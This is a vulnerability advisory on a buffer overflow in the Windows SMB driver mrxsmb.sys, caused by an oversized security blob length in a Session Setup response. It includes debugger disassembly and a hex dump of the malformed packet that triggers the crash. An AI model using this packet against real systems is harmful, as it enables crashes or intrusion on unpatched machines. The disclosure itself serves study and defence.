## Microsoft SMB Driver Remote Buffer Overflow

Autor: Javier Vicente Vallejo
Web: www.vallejo.cc

### Abstract

Some versions of the Microsoft SMB driver (mrxsmb.sys) are prone to a vulnerability when a malformed packet is received. The vulnerability causes a kernel buffer overflow that could be exploited to execute code on vulnerable systems.

I was not able to exploit the vulnerability with systems updated with this security update:
http://www.microsoft.com/technet/security/Bulletin/MS06-030.msp
The update fixes a elevation of privilege bug, it wasn't dessigned to patch the vulnerability that i will describe here. I have not got the vulnerability working when this patch is installed, but since the patch is not specific for this bug, perhaps it could be possible to exploit it with some modifications.

### Affected versions


It worked on Windows XP Sp2 without MS06-30 update. I wasn´t able to exploit it on this system with MS06-30 update installed.

### Analysis

The vulnerability occurs with a malformed SMB Session Setup command with a security blob and a larger security blob lenght. Mrxsmb.sys starts to copy from the security blob buffer in the packet to other buffer in memory using the lenght that we indicated in the packet, without doing previous checks. When we set a high value for lenght (for example, 0xcccc), a buffer overflow occurs.

```
ef1d3da1 8bb044010000    mov     esi,dword ptr [eax+144h]
ef1d3da7 8b8848010000    mov     ecx,dword ptr [eax+148h]
ef1d3dad 03b030010000    add     esi,dword ptr [eax+130h]
ef1d3db3 8bc1            mov     eax,ecx
ef1d3db5 c1e902          shr     ecx,2
ef1d3db8 f3a5            rep movs dword ptr es:[edi],dword ptr [esi] es:0023:e14eef54=00000000
ds:0023:e11e2fff=????????
ef1d3dba 8bc8            mov     ecx,eax
ef1d3dbc 83e103          and     ecx,3
ef1d3dbf f3a4            rep movs byte ptr es:[edi],byte ptr [esi]
ef1d3dc1 8b4508          mov     eax,dword ptr [ebp+8]
ef1d3dc4 8b7038          mov     esi,dword ptr [eax+38h]

eax=0000cccc ebx=c0000016 ecx=0000175e edx=837f2010 esi=e11e2fff edi=e14eef54
eip=ef1d3db8 esp=eebccd50 ebp=eebccd5c iopl=0         nv up ei pl nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010206
mrxsmb+0x7db8:
ef1d3db8 f3a5            rep movs dword ptr es:[edi],dword ptr [esi] es:0023:e14eef54=00000000
ds:0023:e11e2fff=????????
```


File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply

```
No. -  Time        Source          Destination     Protocol  Info
     1 0.000000    192.168.1.101   192.168.1.102   TCP       kvm-via-ip > netbios-ssn [SYN] Seq=0 Win=65535 Len=0 MSS=1460
     2 0.215758    192.168.1.102   192.168.1.101   TCP       netbios-ssn > kvm-via-ip [SYN, ACK] Seq=0 Ack=1 Win=17520 Len=0 MSS=1460
     3 0.215916    192.168.1.101   192.168.1.102   NBSS      Session request, to *SMBSERVER<20> from SMS-D8N3LL79ATA<00>
     4 0.653220    192.168.1.102   192.168.1.101   NBSS      Positive session response
     5 0.653528    192.168.1.101   192.168.1.102   SMB       Negotiate Protocol Request
     6 1.090707    192.168.1.102   192.168.1.101   SMB       Negotiate Protocol Response
     7 1.091203    192.168.1.101   192.168.1.102   SMB       Session Setup AndX Request, NTLMSSP_NEGOTIATE
     8 4.528033    192.168.1.102   192.168.1.101   SMB       Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSIN
     9 4.533551    192.168.1.102   192.168.1.101   SMB       [TCP Retransmission] Session Setup AndX Response, NTLMSSP_CHALLENGE, Error:
    10 9.731101    192.168.1.102   192.168.1.101   SMB       [TCP Retransmission] Session Setup AndX Response, NTLMSSP_CHALLENGE, Error:
```

```
⊞ Frame 8 (311 bytes on wire, 311 bytes captured)
⊞ Ethernet II, Src: AsustekC_80:0f:ca (00:15:f2:80:0f:ca), Dst: AsustekC_8b:b2:9b (00:11:2f:8b:b2:9b)
⊞ Internet Protocol, Src: 192.168.1.102 (192.168.1.102), Dst: 192.168.1.101 (192.168.1.101)
⊞ Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: kvm-via-ip (1132), Seq: 94, Ack: 416, Len: 257
⊞ NetBIOS Session Service
⊟ SMB (Server Message Block Protocol)
  ⊞ SMB Header
  ⊟ Session Setup AndX Response (0x73)
      Word Count (WCT): 4
      AndXCommand: No further commands (0xff)
      Reserved: 00
      AndXOffset: 253
    ⊞ Action: 0x0000
      Security Blob Length: 52428
      Byte Count (BCC): 210
    ⊞ Security Blob: 4E544C4D53535000020000000C000C003800000015828AE2...
```

```
0010  01 29 d6 5d 40 00 80 06  9f 35 c0 a8 01 66 c0 a8   .).]@... .5...f..
0020  01 65 00 8b 04 6c 89 02  c0 fe f3 0c c5 05 50 18   .e...l.. ......P.
0030  42 d1 34 35 00 00 00 00  00 fd ff 53 4d 42 73 16   B.45.... ...SMBs.
0040  00 00 c0 cc 07 c8 00 00  00 00 00 00 00 00 00 00   ........ ........
0050  00 00 00 00 ff fe 00 08  10 00 04 ff 00 fd 00 00   ........ ........
0060  00 cc cc d2 00 4e 54 4c  4d 53 53 50 00 02 00 00   .....NTL MSSP....
0070  00 0c 00 0c 00 38 00 00  00 15 82 8a e2 39 90 d6   .....8.. .....9..
0080  39 c7 c6 32 ed 00 00 00  00 00 00 00 00 44 00 44   9..2.... .....D.D
0090  00 44 00 00 00 05 01 28  0a 00 00 00 0f 4a 00 41   .D.....( .....J.A
00a0  00 56 00 49 00 45 00 52  00 02 00 0c 00 4a 00 41   .V.I.E.R .....J.A
00b0  00 56 00 49 00 45 00 52  00 01 00 0c 00 4a 00 41   .V.I.E.R .....J.A
00c0  00 56 00 49 00 45 00 52  00 04 00 0c 00 6a 00 61   .V.I.E.R .....j.a
00d0  00 76 00 69 00 65 00 72  00 03 00 0c 00 6a 00 61   .v.i.e.r .....j.a
00e0  00 76 00 69 00 65 00 72  00 00 00 00 00 57 00      .v.i.e.r ......W.
00f0  69 00 6e 00 64 00 6f 00  77 00 73 00 20 00 35 00   i.n.d.o. w.s. .5.
0100  2e 00 31 00 00 00 57 00  69 00 6e 00 64 00 6f 00   ..1...W. i.n.d.o.
0110  77 00 73 00 20 00 32 00  30 00 30 00 30 00 20 00   w.s. .2. 0.0.0. .
0120  4c 00 41 00 4e 00 20 00  4d 00 61 00 6e 00 61 00   L.A.N. . M.a.n.a.
0130  67 00 65 00 72 00 00                               g.e.r..
```

Security blob length (smb.security_blob_len), 2 ...
Packets: 10 Displayed: 10 Marked: 0
Profile: Default

Attached with this description you can find a pcap file of the tcp traffic for the connection causing the buffer overflow captured with wireshark.

In addition i have attached the minidump generated where you can see the crash details.